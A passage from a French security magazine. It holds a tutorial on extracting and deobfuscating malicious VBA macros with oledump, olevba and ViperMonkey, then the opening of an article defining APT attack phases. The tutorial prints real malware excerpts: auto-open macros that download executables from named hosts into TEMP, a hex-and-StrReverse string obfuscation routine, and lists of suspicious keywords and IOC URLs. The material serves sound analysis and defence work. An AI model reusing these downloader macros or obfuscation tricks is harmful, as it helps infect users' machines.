Note importante : le nom « **vbaProject.bin** » est utilisé par défaut par MS Office, mais les normes Open XML et MS Office permettent en fait d'utiliser n'importe quel nom de fichier, à condition que les relations soient correctement définies dans les fichiers XML (voir **[OpenXML]** page 18 pour les détails). Détecter les macros en se basant sur ce nom n'est donc pas une bonne idée. Il est préférable de suivre les relations OpenXML, ou bien d'analyser chaque fichier OLE.

4.4 Documents Word 2003 XML

Depuis MS Office 2003, Word permet de sauvegarder et d'ouvrir des documents dans un format purement XML (non compressé), appelé « WordProcessingML » ou encore « Word 2003 XML » (extension **.xml**). C'est l'ancêtre du format OpenXML apparu avec MS Office 2007. Ce format peut contenir des macros VBA, et les auteurs de malwares ont commencé à l'ajouter à leur arsenal très récemment (mars 2015, par exemple **[XMLSPAM]**).

```
<?mso-application progid="Word.Document"?>
<w:wordDocument w:macrosPresent="yes" w:embeddedObjPresent="no"
w:ocxPresent="no" xml:space="preserve">
  <w:ignoreElements w:val="http://schemas.microsoft.com/office/word/2003/wordml/sp2"/>
  <o:DocumentProperties></o:DocumentProperties>
  <w:fonts></w:fonts>
  <w:styles></w:styles>
  <w:docSuppData>
    <w:binData w:name="editdata.mso">
      QWN0aXZlTWltZQAAfAEAAAAA//wAAB
      /BwEwAABAAAAQAAAAAAAAAAAAAAAAAAB4nO1bfXAc
      RXZ/M7tardZaWdLjRrbBjCubZGOJ2dnd2RVYRvspyfoErLhxKGVNJLWx2K3ZW
      /OOOVbTAf5vOA
      cCHh4CBXFOe7GJLjD+oqERxcHCCGskLCUZXYJ0jyVaTAI1wq1Jmz8uuZWWkka2
```

Fig. 5 : Exemple de document Word 2003 XML avec macros.

La grande différence avec les formats OLE et OpenXML décrits précédemment est que le format Word 2003 XML est très peu ou mal documenté. Le format de stockage des macros VBA dans Word 2003 XML n'est d'ailleurs pas publié par Microsoft, au contraire de la plupart des autres formats MS Office. Il existe donc peu d'outils capables de traiter ce type de documents.

Après quelques recherches, il est apparu que les macros sont stockées dans l'élément **binData** visible dans la figure ci-dessus. Le fichier **editdata.mso** y est encodé en Base64. Une fois décodé, ce fichier est un conteneur au format Microsoft ActiveMime/MSO, non documenté. Les données qu'il contient commencent à l'offset 0x32 (50), et sont compressées avec l'algorithme standard zlib. Après décompression, on obtient un fichier OLE semblable au **vbaProject.bin** employé dans OpenXML.

4.5 Excel 2003 XML

Excel propose également la sauvegarde de fichiers dans un format Excel 2003 XML. Après quelques tests et d'après les schémas XML publiés par Microsoft, il apparaît que ce format ne peut contenir de macros VBA.



5 Analyse de macros malveillantes

Il existe aujourd'hui plusieurs outils capables d'extraire le code source des macros contenues dans un document sans avoir besoin de les ouvrir dans MS Office. Un des plus connus est **OfficeMalScanner**, gratuit, mais en source fermée. Depuis 2014, plusieurs outils open source ont été publiés dont **officeparser**, **oledump** et **olevba**. **Oledump** et **olevba** ont des fonctionnalités d'analyse et de désobfuscation de macros très utiles pour extraire rapidement les informations principales d'un malware.

5.1 Oledump

Oledump est un outil open source écrit par Didier Stevens en Python, pour extraire les streams d'un document MS Office et leur appliquer des fonctions de détection **[OLEDUMP]**. Il permet entre autres d'identifier les streams contenant des macros, et de décompresser leur code. Il est possible d'utiliser divers plugins pour analyser chaque stream ou le code source des macros.

Pour analyser un document, il faut d'abord lancer **oledump** sans options pour lister tous les streams et identifier ceux qui contiennent des macros (indiqués par un « M »).

```
$ ./oledump.py ~/MalwareZoo/VBA/DIAN_caso-5415.doc
1: 125 '\x01CompObj'
2: 4096 '\x05DocumentSummaryInformation'
3: 4096 '\x05SummaryInformation'
4: 28579 '1Table'
5: 457587 'Data'
6: 367 'Macros/PROJECT'
7: 41 'Macros/PROJECTwm'
8: M 5221 'Macros/VBA/ThisDocument'
9: 2775 'Macros/VBA/_VBA_PROJECT'
10: 2196 'Macros/VBA/_SRP_0'
11: 200 'Macros/VBA/_SRP_1'
12: 1280 'Macros/VBA/_SRP_2'
13: 356 'Macros/VBA/_SRP_3'
14: 514 'Macros/VBA/dir'
15: 14920 'WordDocument'
```

Il est ensuite possible de sélectionner un stream avec l'option **-s** et d'extraire le code source des macros avec l'option **-v** :

```
$ ./oledump.py ~/MalwareZoo/VBA/DIAN_caso-5415.doc -s 8 -v
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
[...]
Private Declare Function URLDownloadToFile Lib "urlmon" (ByVal
FVQGS As Long, _
ByVal WSGSGY As String, ByVal IFRFRV As String, ByVal NCVOLV As
Long, _
ByVal HQTLDG As Long) As Long
Sub AutoOpen()
    Auto_Open
End Sub
Sub Auto_Open()
    SNVJYQ
End Sub
```

```
Public Sub SNVJYQ()
    OGEXYR "http://germanya.com.ec/logs/test.exe", Environ("TMP") &
"\sfjozjzero.exe"
End Sub
[...]
```

Oledump inclut plusieurs plugins pour affiner l'analyse, qui peuvent être activés avec l'option **-p**. Certains plugins s'appliquent à tous les streams, d'autres ne sont appliqués qu'aux streams contenant des macros.

5.1.1 plugin_vba_summary

Affiche uniquement les lignes de code contenant une chaîne de caractères, une déclaration de fonction ou de sous-programme (Sub) :

```
$ ./oledump.py ~/MalwareZoo/VBA/DIAN_caso-5415.doc -p plugin_vba_
summary.py -q
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Private Declare Function URLDownloadToFile Lib "urlmon" (ByVal
FVQGS As Long, _
Sub AutoOpen()
End Sub
Sub Auto_Open()
End Sub
Public Sub SNVJYQ()
' OGEXYR "http://germanya.com.ec/logs/test.exe", Environ("TMP")
& "\sfjozjzero.exe"
End Sub
Function OGEXYR(XSTAHU As String, PHHWIV As String) As Boolean
MsgBox "El contenido de este documento no es compatible con
este equipo." & vbCrLf & vbCrLf & "Por favor intente desde otro
equipo.", vbCritical, "Equipo no compatible"
' lala = URLDownloadToFileA(0, "http://germanya.com.ec/logs/
counter.php", Environ("TMP") & "\lkjljljk", 0, 0)
```

5.1.2 plugin_http_heuristics

Extrait les URL contenues dans le code, en clair ou bien camouflées avec différentes techniques d'obfuscation courantes (Hexa, Base64, Chr, StrReverse, etc.). L'échantillon suivant contient 2 URLs en clair :

```
$ ./oledump.py ~/MalwareZoo/VBA/DIAN_caso-5415.doc -p plugin_http_
heuristics.py -q
http://germanya.com.ec/logs/test.exe
http://germanya.com.ec/logs/counter.php
```

Voici un autre exemple avec un échantillon de malware DRIDEX utilisant des chaînes encodées en hexadécimal+StrReverse :

```
$ ./oledump.py ~/MalwareZoo/VBA/DRIDEX_1.doc -p plugin_vba_summary -q
[...]
Open StrReverse(podiykbwptwurwktgjtmbhmgedkno("736A6A746D697364666675
7875736F72747A766E676A656264737663696577")) For Binary As #46976
End Function
Sub LEHSCRUYAOP()
' RYLOPYULCVL StrReverse(podiykbwptwurwktgjtmbhmgedkno("6578652E31
2F736A2F6D6F632E73797373766A2F2F3A70747468")), Environ("TEMP") &
"\ZDDVXCJSDDG.exe"
```



```
End Sub
```

```
$ ./oledump.py ~/MalwareZoo/VBA/DRIDEX_1.doc -p plugin_http_heuristics.py -q http://jvssys.com/js/1.exe
```

Effectivement, la chaîne hexadécimale « 657865...70747468 » se décode en « exe.1/sj/moc.syssv//:ptth », et il suffit ensuite d'inverser l'ordre des caractères pour obtenir l'URL où la charge utile du malware est accessible.

5.1.3 Autres fonctions

Oledump possède d'autres fonctionnalités très utiles comme la détection de signatures Yara ou l'extraction de streams et d'objets OLE. Voir la page **[OLEDUMP]** pour plus d'informations et d'exemples.

5.2 Olevba

J'ai développé en Python l'outil **olevba** pour extraire le code source des macros VBA, désobfusquer les chaînes camouflées avec des algorithmes courants, puis analyser le code source et les chaînes décodées **[OLEVBA]**.

olevba fait partie du projet **python-oletools** comprenant plusieurs outils d'analyse pour les fichiers MS Office et OLE en général **[OLETOOLS]**.

Les principales différences d'**olevba** par rapport à **oledump** sont les suivantes :

- **parsing complet** de la structure binaire des projets VBA afin de déterminer l'emplacement des macros compressées (alors qu'**oledump** utilise une heuristique plus simple). Cela permettra aussi d'extraire certaines **métadonnées** dans de futures versions, telles que la date de modification du projet VBA et la page de code employée (par exemple, 1251 pour le cyrillique) ;
- extraction du code et analyse automatique, sans besoin d'utiliser des options particulières ;
- détection de **mots-clés suspects** typiquement utilisés par les malwares ;
- détection des macros **auto-exécutables** ;
- **désobfuscation de chaînes** (Hex, Base64, StrReverse, Dridex, Hex+StrReverse, StrReverse+Hex...) ;
- extraction de divers **indicateurs IOC** (adresses IP, URLs, adresses e-mail, noms de fichiers exécutables) dans le code en clair ou dans les chaînes obfusquées ;
- **mode triage** pour analyser une collection de fichiers.

5.2.1 Extraction de code et analyse

Quand **olevba** est lancé avec un simple nom de fichier, il affiche le code source des macros extraites puis les résultats de l'analyse :

```
$ ./olevba.py ~/MalwareZoo/VBA/DRIDEX_1.doc
olevba 0.25 - http://decalage.info/python/oletools
Flags      Filename
-----
OLE:MASIH-- /MalwareZoo/VBA/DRIDEX_1.doc

(Flags: OpX=OpenXML, XML=Word2003XML, M=Macros, A=Auto-executable,
S=Suspicious keywords, I=IOCs, H=Hex strings, B=Base64 strings, D=Dridex
strings, ?=Unknown)

=====
FILE: /MalwareZoo/VBA/DRIDEX_1.doc
Type: OLE
=====
VBA MACRO ThisDocument.cls
in file: /MalwareZoo/VBA/DRIDEX_1.doc - OLE stream: u'Macros/VBA/ThisDocument'
-----
Sub Auto_Open()
GoTo ibrsmlpiphvsvwtvyuuximekdmoyju
Dim ijsxwlbngrcwemofxtwsdvvljohusij As String
Open StrReverse(podiykbwptwurwktgjtmbhmqedkno("776A67666C6173746F6A746769656
76A7569646F6E6F626F6B67637670776A")) For Binary As #8624
Put #8624, , ijsxwlbngrcwemofxtwsdvvljohusij
Close #8624
[...]
Public Function podiykbwptwurwktgjtmbhmqedkno(ByVal jhgfdffghfukdfg As
String) As String
Dim pgnfsrhrgrherth As Long
For pgnfsrhrgrherth = 1 To Len(jhgfdffghfukdfg) Step 2
podiykbwptwurwktgjtmbhmqedkno = podiykbwptwurwktgjtmbhmqedkno &
Chr$(Val("&H" & Mid$(jhgfdffghfukdfg, pgnfsrhrgrherth, 2)))
Next pgnfsrhrgrherth
End Function
-----
ANALYSIS:
+-----+-----+-----+
| Type | Keyword | Description |
+-----+-----+-----+
| AutoExec | AutoOpen | Runs when the Word document is opened |
| AutoExec | Auto_Open | Runs when the Excel Workbook is opened |
| AutoExec | Workbook_Open | Runs when the Excel Workbook is opened |
| Suspicious | Kill | May delete a file |
| Suspicious | CreateObject | May create an OLE object |
| Suspicious | Open | May open a file |
| Suspicious | Shell | May run an executable file or a system command |
| Suspicious | Environ | May read system environment variables |
| Suspicious | Put | May write to a file (if combined with Open) |
| Suspicious | Chr | May attempt to obfuscate specific strings |
| Suspicious | StrReverse | May attempt to obfuscate specific strings |
| Suspicious | Binary | May read or write a binary file (if combined with Open) |
| Suspicious | Hex Strings | Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all) |
| IOC | ZDDVXCJSDDG.exe | Executable file name |
| IOC | http://jvssys.com/js/1.exe | URL (obfuscation: Hex+StrReverse) |
| IOC | 1.exe | Executable file name (obfuscation: Hex+StrReverse) |
+-----+-----+-----+
```

5.2.2 Mode triage

olevba peut analyser plusieurs fichiers par lot, soit en utilisant des wildcards ***** et **?**, soit en spécifiant une



archive ZIP (avec mot de passe « infected » par exemple). Dans ces deux cas, il passe en mode triage par défaut, pour afficher un résumé des résultats :

```
$ olevba ~/MalwareZoo/VBA/samples/vba_samples.zip -z infected
Flags      Filename
-----
OLE:MASI--- DIAN_caso-5415.doc.malware
OLE:MASIH-- DRIDEX_1.doc.malware
OLE:MASIH-- DRIDEX_2.doc.malware
OLE:MASI--- DRIDEX_3.doc.malware
OLE:MASIH-- DRIDEX_4.doc.malware
OLE:MASIH-- DRIDEX_5.doc.malware
OLE:MASIH-- DRIDEX_6.doc.malware
OLE:MAS---- DRIDEX_7.doc.malware
OLE:MASIH-- DRIDEX_8.doc.malware
OLE:MASIHBD DRIDEX_9.xls.malware
OLE:MASIH-- DRIDEX_A.doc.malware
OLE:----- Iran's Oil and Nuclear Situation.doc.malware
OLE:----- Normal_Document.doc
OLE:M----- Normal_Document_Macro.doc
OpX:MASI--- RottenKitten.xlsb.malware
OLE:MASI-B- ROVNIX.doc.malware
OpX:----- taidoor.docx.malware
OLE:MA----- Word within Word macro auto.doc
XML:MAS---- word2003_sample1.xml.malware

(Flags: OpX=OpenXML, XML=Word2003XML, M=Macros, A=Auto-executable,
S=Suspicious keywords, I=IOCs, H=Hex strings, B=Base64 strings,
D=Dridex strings, ?=Unknown)
```

5.2.3 Plugin olevba pour oledump

À l'heure actuelle, **oledump** et **olevba** utilisent des approches différentes pour la désobfuscation de chaînes et l'extraction d'IOCs, les deux outils sont donc complémentaires et les résultats dépendent du type de malware analysé. J'ai développé un plugin pour utiliser les fonctions d'analyse d'**olevba** depuis **oledump**, disponible ici : [\[OLEDUMP-CONTRIB\]](#).

Voici par exemple les résultats obtenus sur un échantillon par **oledump** 0.0.12 :

```
$ ./oledump.py ~/MalwareZoo/VBA/DEC1256DS.doc.zip -p plugin_http_
heuristics.py -q
'N\x18\xac\x0e\x87.\x99\xed\xed'
urlmon
URLDownloadToFileA
urlmon
URLDownloadToFileA
'\x07\x86\x07\xe2\x967\x07\xf6\x07\xf2\x967\x07\xf6\x07\xf2\x03\x83\
x03\x83\xa3\x03C\x13\xe2\x033#\xe2s\x03#\xe2Cs\xf2\xf2\xa3\x07G6\x86'
'LC\x0f'
'n[\xa5'
```

Pour le même fichier, le plugin **olevba** permet d'obtenir plus d'informations depuis **oledump** :

```
$ ./oledump.py ~/MalwareZoo/VBA/DEC1256DS.doc.zip -p plugin_olevba.py -q
AutoExec: AutoOpen - Runs when the Word document is opened
AutoExec: Workbook_Open - Runs when the Excel Workbook is opened
```

esiea
ÉCOLE D'INGÉNIEURS
DU MONDE NUMÉRIQUE

RENTREE OCTOBRE 2015

DU CODE AU RÉSEAU

MASTÈRE SPÉCIALISÉ®

**MS
SIS**

SÉCURITÉ
DE L'INFORMATION
ET DES SYSTÈMES

Un enseignement pratique dispensé
par une trentaine de professionnels réputés

Une expertise reconnue depuis 2004

Une formation intensive de 740h à Paris

Un fort soutien de l'environnement industriel

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

Accrédité
par la Conférence
des Grandes Écoles





```
Suspicious: Lib - May run code from a DLL
Suspicious: Shell - May run an executable file or a system command
Suspicious: Environ - May read system environment variables
Suspicious: Chr - May attempt to obfuscate specific strings
Suspicious: StrReverse - May attempt to obfuscate specific strings
Suspicious: URLDownloadToFileA - May download files from the Internet
Suspicious: Hex Strings - Hex-encoded strings were detected, may be used to
obfuscate strings (option --decode to see all)
IOC: vGJsdfbJHKdsf.exe - Executable file name (obfuscation: Hex)
IOC: http://74.207.230.140:8080/mopsi/popsi.php - URL (obfuscation:
StrReverse+Hex)
IOC: 74.207.230.140 - IPv4 address (obfuscation: StrReverse+Hex)
```

5.2.4 API Python

olevba fournit une interface Python pour utiliser ses fonctionnalités depuis d'autres applications. Il est par exemple utilisé par le service d'analyse de malwares en ligne Hybrid-Analysis (<https://www.hybrid-analysis.com>) et le framework Viper (<http://viper.li>).

5.2.5 Oletools

Le package **oletools** contient d'autres outils complémentaires pour l'analyse des documents malveillants, notamment :

- **oleid** : résumé des caractéristiques importantes du document (type, chiffrage, présence de macros ou objets Flash, etc.) ;
- **olemeta** : méta-données du document (auteur, pages de code, dates, etc.) ;
- **oletimes** : dates et heures de création et modification de certains storages et streams OLE ;
- **olebrowse** : affichage et extraction des streams OLE.

5.3 ViperMonkey - Vers une désobfuscation générique

Pour l'instant, **oledump** et **olevba** sont capables de détecter et décoder quelques algorithmes d'obfuscation simples employés par de nombreux échantillons de malwares. Mais il est possible de varier ces algorithmes à l'infini. Couvrir tous les cas rencontrés avec du code statique est donc peine perdue.

J'ai commencé à étudier la possibilité de développer un parseur/interpréteur VBA suffisamment complet pour pouvoir désobfusquer la plupart des macros malveillantes de façon quasi générique. Après l'essai de plusieurs générateurs de parseurs comme ANTLR ou PLY, j'ai finalement pu obtenir de bons résultats avec **pyparsing** [**PYPARSING**]. L'outil ViperMonkey en cours de développement est déjà capable d'interpréter et de décoder des expressions simples comme celle-ci :

```
$ python vipermonkey.py hello1.vba
Opening VBA file hello1.vba
-----
VBA CODE (with long lines collapsed):
Attribute VB_Name = "Hello"

Sub AutoOpen()
    MsgBox (StrReverse(chr(asc("o")) & "lLeH") + ", World" + ChrB$(33))
End Sub
```

```
-----
PARSING VBA CODE:
Module 'Hello'
    Sub AutoOpen (): 1 statement(s)
-----
```

```
-----
TRACING VBA CODE (entrypoint = Auto*):
Sub AutoOpen (): 1 statement(s)
Sub Call: MsgBox('Hello, World!')
```

Le code source VBA est tout d'abord décomposé en instructions, expressions et éléments de langage grâce à une grammaire définie avec **pyparsing**. Ensuite chaque élément est converti en objet Python, et un arbre est construit pour représenter la structure logique du code VBA. Pour finir, un interpréteur analyse chaque instruction en suivant l'ordre d'exécution, ce qui permet d'extraire les informations utiles : appels de fonctions, objets ActiveX, DLLs avec leurs paramètres, chaînes de caractères décodées, contenu des fichiers écrits sur disque, etc. ViperMonkey est un outil open source, il est donc possible de le modifier pour instrumenter l'analyse du code suivant les besoins.

On peut noter que le même outil pourra servir également à l'analyse de code VBscript malveillant (fichiers **.vbs**), car les langages VBA et VBS sont très similaires.

Au moment où ce numéro de *MISC* sera publié, cet outil devrait normalement être disponible dans le package **python-oletools** avec **olevba** [**OLETOOLS**].

Bien sûr, ce type d'approche a aussi ses limites : il sera très difficile de simuler le fonctionnement de Word ou Excel pour les macros qui font appel à leurs fonctionnalités spécifiques pour camoufler des informations. L'analyse statique de code et l'analyse dynamique (*sandboxing*) seront toujours complémentaires.

Conclusion

Contre toute attente, quinze ans après Melissa les macros VBA sont redevenues à la mode dans l'arsenal des auteurs de malwares. Les mêmes méthodes sont toujours aussi efficaces avec les dernières versions de MS Office, et les antivirus ont beaucoup de peine à détecter les nouvelles macros qui déferlent tous les jours depuis quelques mois.

Heureusement, il existe aujourd'hui plusieurs outils dont **oledump**, **olevba** et ViperMonkey pour faciliter la tâche des analystes. Pour protéger les utilisateurs contre les macros malveillantes, plusieurs solutions peuvent être envisagées comme par exemple durcir la configuration de MS Office en n'autorisant que les macros signées par une autorité de confiance. Il est également possible de détecter la plupart des documents contenant des macros dans les e-mails entrants. Les fonctions d'analyse d'**olevba** permettent de déterminer de façon relativement fiable si le code d'une macro contient des mots-clés suspects employés par un malware. Enfin, un outil comme ExeFilter peut être employé pour désactiver les macros dans ces documents avant qu'ils n'atteignent les utilisateurs.

Remerciements : Merci à Guillaume Arcas, Pierre-Marc Bureau et Thomas Chopitea pour leur relecture et leurs conseils. ■

Retrouvez les références accompagnant cet article sur le blog de MISC : <http://www.miscmag.com/>.

SANS Institute

La référence mondiale en matière
de formation et de certification à la
sécurité des systèmes d'information



FORMATIONS INFORENSIQUE
Cours SANS Institute
Certifications GIAC

FOR 408

Investigation Inforensique
Windows

FOR 508

Analyse Inforensique et
réponses aux incidents clients

FOR 572

Analyse et investigation
numérique avancées dans les
réseaux

FOR 585

Investigation numérique avancée
sur téléphones portables

FOR 610

Rétroingénierie de logiciels
malveillants : Outils et
techniques d'analyse

Dates et plan disponibles

Renseignements et inscriptions

par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc.fr





APT : ADVANCED PERSISTENT THREATS

M*esa day startin pretty okee-day with a brisky morning
munchy, then BOOM !*

Il fut un temps où pour se sentir en sécurité, il suffisait d'un mot de passe de huit caractères. Le changement a débuté lentement, avec les majuscules, puis les caractères spéciaux. On nous a ensuite expliqué qu'il fallait se protéger pour lire des lettres d'amour, avant de réaliser que ces protections ne sont finalement pas si efficaces. Et ça a continué à prendre de l'ampleur... Aujourd'hui, pour ceux qui en doutait encore, le temps de l'insouciance est bel et bien terminé, il ne s'agit plus d'une menace fantôme, elle est maintenant persistante, et avancée : apt, Apt, APT, le terme devient de plus en plus fréquent dans les médias et chez les fournisseurs de solution de sécurité, on finit par se demander s'il n'y a dans ce maquis qu'APTs...

Je n'ai pas honte de l'avouer : je ne sais pas bien ce que ça représente (et moi aussi j'ai du papier à vendre). À partir des mots qui composent ce sigle et du contexte dans lequel il est en général employé, j'en déduis qu'il s'agit d'une attaque sophistiquée ciblée, ou des groupes capables de commettre de telles attaques, en lien avec l'espionnage, politique ou industriel (ou culturel). À moins que ce ne soit une excuse inventée par un

admin incompetent, mais imaginatif : « J'ai été victime de spear phishing en lien avec un APT » impressionne plus que « J'ai cliqué sur la pièce jointe ». Rassurez-vous, les auteurs des articles du dossier sont, eux, compétents.

Le dossier s'ouvre sur une clarification de la notion d'APT, les deux articles suivants exposent des évolutions défensives adaptées, le dernier présente un RAT fréquemment utilisé dans des attaques APT.

J'espère que vous y verrez plus clair. Quant à moi, je lirai tout ça demain, pour le moment je suis trop angoissé. Il est 21h56, l'heure pour moi d'éteindre la lumière.

Colas

AU SOMMAIRE DE CE DOSSIER :

- [31-37] APT 101
- [38-42] APT AU COMBAT :
STRATÉGIE NUMÉRIQUE EN
RÉSEAU D'ENTREPRISE
- [45-54] THREAT INTELLIGENCE
ET APT
- [56-61] PLUGX : COUTEAU SUISSE
DES ATTAQUANTS APT

APT 101

Cédric Pernet – Senior Threat Researcher

Cyber Safety Solutions – Trend Micro

Twitter : @cedricpernet



mots-clés : APT / ATTAQUE CIBLÉE / CYCLE D'ATTAQUE

Depuis quelque temps, pas une semaine ne semble passer sans qu'il n'y ait un article, un billet de blog, ou un white paper sur le sujet des APT, que ce soit pour décrire des campagnes d'attaque, des groupes d'attaquants, analyser des malwares dédiés à ces attaques, ou malheureusement faire du marketing à peu de frais. Cependant, force est de constater que même les professionnels de l'IT sont parfois victimes de méconnaissances ou d'idées reçues sur cette problématique. Le but de cet article est donc d'exposer brièvement les premières bases de connaissance d'une attaque APT, son mode opératoire, et de définir un peu plus les différences entre compromissions classiques et APT.

1 APT : définition

APT est un sigle provenant des États-Unis signifiant « Advanced Persistent Threat ». Ce sigle a été fortement médiatisé à partir de 2010 suite à la campagne d'attaque « Opération Aurora » [1] dont notamment Google avait été victime.

Avant cette médiatisation intensive, le sigle existait pourtant, créé et utilisé depuis 2006 par l'US Air Force aux États-Unis, afin de décrire « des types spécifiques d'adversaires, exploits, et cibles utilisées à des fins de collecte de données stratégiques ».

Cette définition mêle tous les acteurs de l'APT : les humains (adversaires), l'informatique (exploits), les infrastructures (cibles) et les données. Elle ne convient cependant pas à tous les experts du domaine, qui ont chacun adapté cette première définition à leur compréhension du domaine.

Pour commencer, certains experts pensent qu'une APT est avant tout une « histoire d'hommes » : l'APT est l'attaquant, pas l'attaque. Ainsi la société Mandiant, l'un des leaders mondiaux de la réponse à incident sur APT, définit ce sigle comme « un groupe d'attaquants sophistiqués, déterminés et coordonnés, qui ont systématiquement compromis le gouvernement des États-Unis et les réseaux informatiques commerciaux depuis des années ».

Le NIST (National Institute of Standards and Technology) s'intéresse également en priorité à l'aspect humain et définit ainsi l'APT : « un adversaire qui possède un niveau

d'expertise sophistiqué et des ressources importantes, qui lui permettent de créer des opportunités pour atteindre ses objectifs et utilisant de multiples vecteurs d'attaques (par exemple, cyber, physique, diversion). Ces objectifs sont typiquement l'établissement et l'extension de compromissions dans l'infrastructure informatique dans le but d'exfiltrer de l'information, d'ébranler ou entraver des aspects critiques d'une mission, programme ou organisation ; ou se placer en position de remplir ces objectifs dans le futur. L'Advanced Persistent Threat poursuit ses objectifs de façon répétée sur une longue période de temps ; s'adapte aux efforts de résistance des défenseurs ; et est déterminée à maintenir le niveau d'interaction nécessaire pour atteindre ses objectifs ».

Un autre acteur majeur de l'investigation sur APT, DELL SecureWorks, fournit cette courte phrase : « APT, terme le plus couramment utilisé pour se référer à des activités de cyber-espionnage menées contre les gouvernements, activistes et industries ».

Nous basculons ainsi ici sur un début de définition centrée sur l'activité, non plus sur l'attaquant en lui-même. Cette tendance s'est diffusée et la plupart des publications actuelles sur les APT font référence à ce sigle comme à une activité plutôt qu'un groupe d'individus.

Des trois mots définis dans ce sigle, celui qui emporte le plus de discussions est « Advanced ».

Ce terme est celui qui divise le plus les 'incident handlers' travaillant sur les APT, les professionnels de la sécurité informatique, et les personnes un peu plus éloignées du domaine.



Le marketing, toujours avide de buzz, a tendance à mettre en avant cet aspect « fortement technique, très avancé technologiquement » de ces attaques ciblées.

Cela contraste cependant avec les réels acteurs de la réponse à incident, qui dénoncent plutôt un niveau généralement « faible », pas forcément très avancé d'un point de vue technique.

En effet, la plupart des attaques ciblées vont au plus efficace sans forcément nécessiter de méthodes avancées telles que l'utilisation d'exploits « 0 day » ou autres méthodes de tunneling complexes...

La grande majorité des APT utilise de bêtes e-mails ciblés (*spear phishing*) afin d'infecter quelques postes de travail de la cible, permettant ensuite de rebondir et de commencer à infecter le réseau plus en profondeur et de mettre en place des portes dérobées, qui ne sont pas forcément très évoluées elles non plus.

L'utilisation du mot « advanced » semble pourtant appropriée lorsqu'elle est appliquée à une combinaison d'éléments, comme le décrit la société Imperva : « *les composants des APT ne sont pas forcément avancés, mais la combinaison de multiples méthodes d'attaques, d'outils, et de techniques, spécifiquement conçues pour exploiter les vulnérabilités de la cible, fournit de nouvelles et puissantes façons d'attaquer* ».

DELL SecureWorks confirme cet état de fait et écrit dans l'une de ses publications [2] que « *la nature organisée des attaques APT est ce qui les rend avancées et c'est cet attribut combiné avec le ciblage d'une entreprise spécifique qui les rend différents des autres scénarios de menaces. Les opérations démarrent avec un plan. Les objectifs sont définis et une série de procédures coordonnées et très rodées est mise en mouvement* ».

Au final, nous avons décidé de définir une attaque APT comme suit :

« *Une attaque informatique persistante ayant pour but une collecte d'informations sensibles d'une entreprise publique ou privée ciblée, par la compromission et le maintien de portes dérobées sur le système d'information.* »

Cette définition peut être étendue à des individus, en plus des entreprises/organisations ciblées. De plus en plus d'individus sont en effet ciblés par de telles attaques. Le cas de journalistes hostiles à certains pays sensibles [3] en est un bon exemple.

2 Phases d'attaque

La grande majorité des attaques APT suivent toujours le même schéma. Bien que les attaquants utilisent des outils différents, les techniques restent généralement les mêmes. Ces attaques s'inscrivent généralement

dans des campagnes d'attaques APT, qui consistent à cibler différentes entreprises ou organisations sur une période de temps proche en se servant généralement d'une même infrastructure d'attaque.

La chaîne d'attaque APT peut se représenter ainsi :



Fig 1 : Cycle d'une attaque APT [4].

Cette chaîne peut être développée afin de représenter un niveau de détail plus important, cependant la plupart des experts de la réponse à incident APT partagent cette vue.

Une première phase de reconnaissance de la cible est démarrée. Il s'agit de collecter des données relatives à la cible, qui pourront être utiles lors de la phase de compromission initiale, et éventuellement de la phase de mouvements latéraux et d'exfiltration des données.

La seconde étape consiste en l'attaque initiale du réseau de la cible, par la compromission d'une ou plusieurs machines du parc informatique ciblé.

La troisième phase intervient à l'issue de la compromission initiale. Cette étape a pour but de placer une ou plusieurs portes dérobées et/ou malwares de type RAT (*Remote Administration Tool*) en différents emplacements du réseau ciblé, afin de bénéficier de plusieurs accès différents. Cela facilitera d'autant le maintien dans le système informatique si l'un des accès venait à être découvert et désactivé par la cible. À cheval entre cette étape et la suivante se trouve l'élévation de privilèges : les attaquants vont chercher à élever leurs droits jusqu'à devenir administrateurs de domaines.

La phase de mouvements latéraux est la phase dans laquelle les attaquants parcourent le réseau de la cible, à la recherche des informations souhaitées, généralement de la propriété intellectuelle.

Une fois les informations découvertes, il reste à les exfiltrer.

Lorsque ce cycle est achevé, les attaquants reviennent à la troisième étape et bouclent. Ils maintiennent et mettent à jour leurs malwares et outils divers, ils peuvent éventuellement surveiller des emplacements de stockage intéressants, poursuivre leur exploration du réseau, exfiltrer des e-mails d'employés stratégiques découverts en phase de reconnaissance (Fig. 2).

2.1 Phase de reconnaissance

Cette phase est beaucoup plus importante qu'elle n'y paraît de prime abord. Elle va permettre aux attaquants de mieux connaître leur cible sur :

- son secteur d'activité ;
- ses produits/services ;
- ses structures : filiales, présence internationale, etc. ;

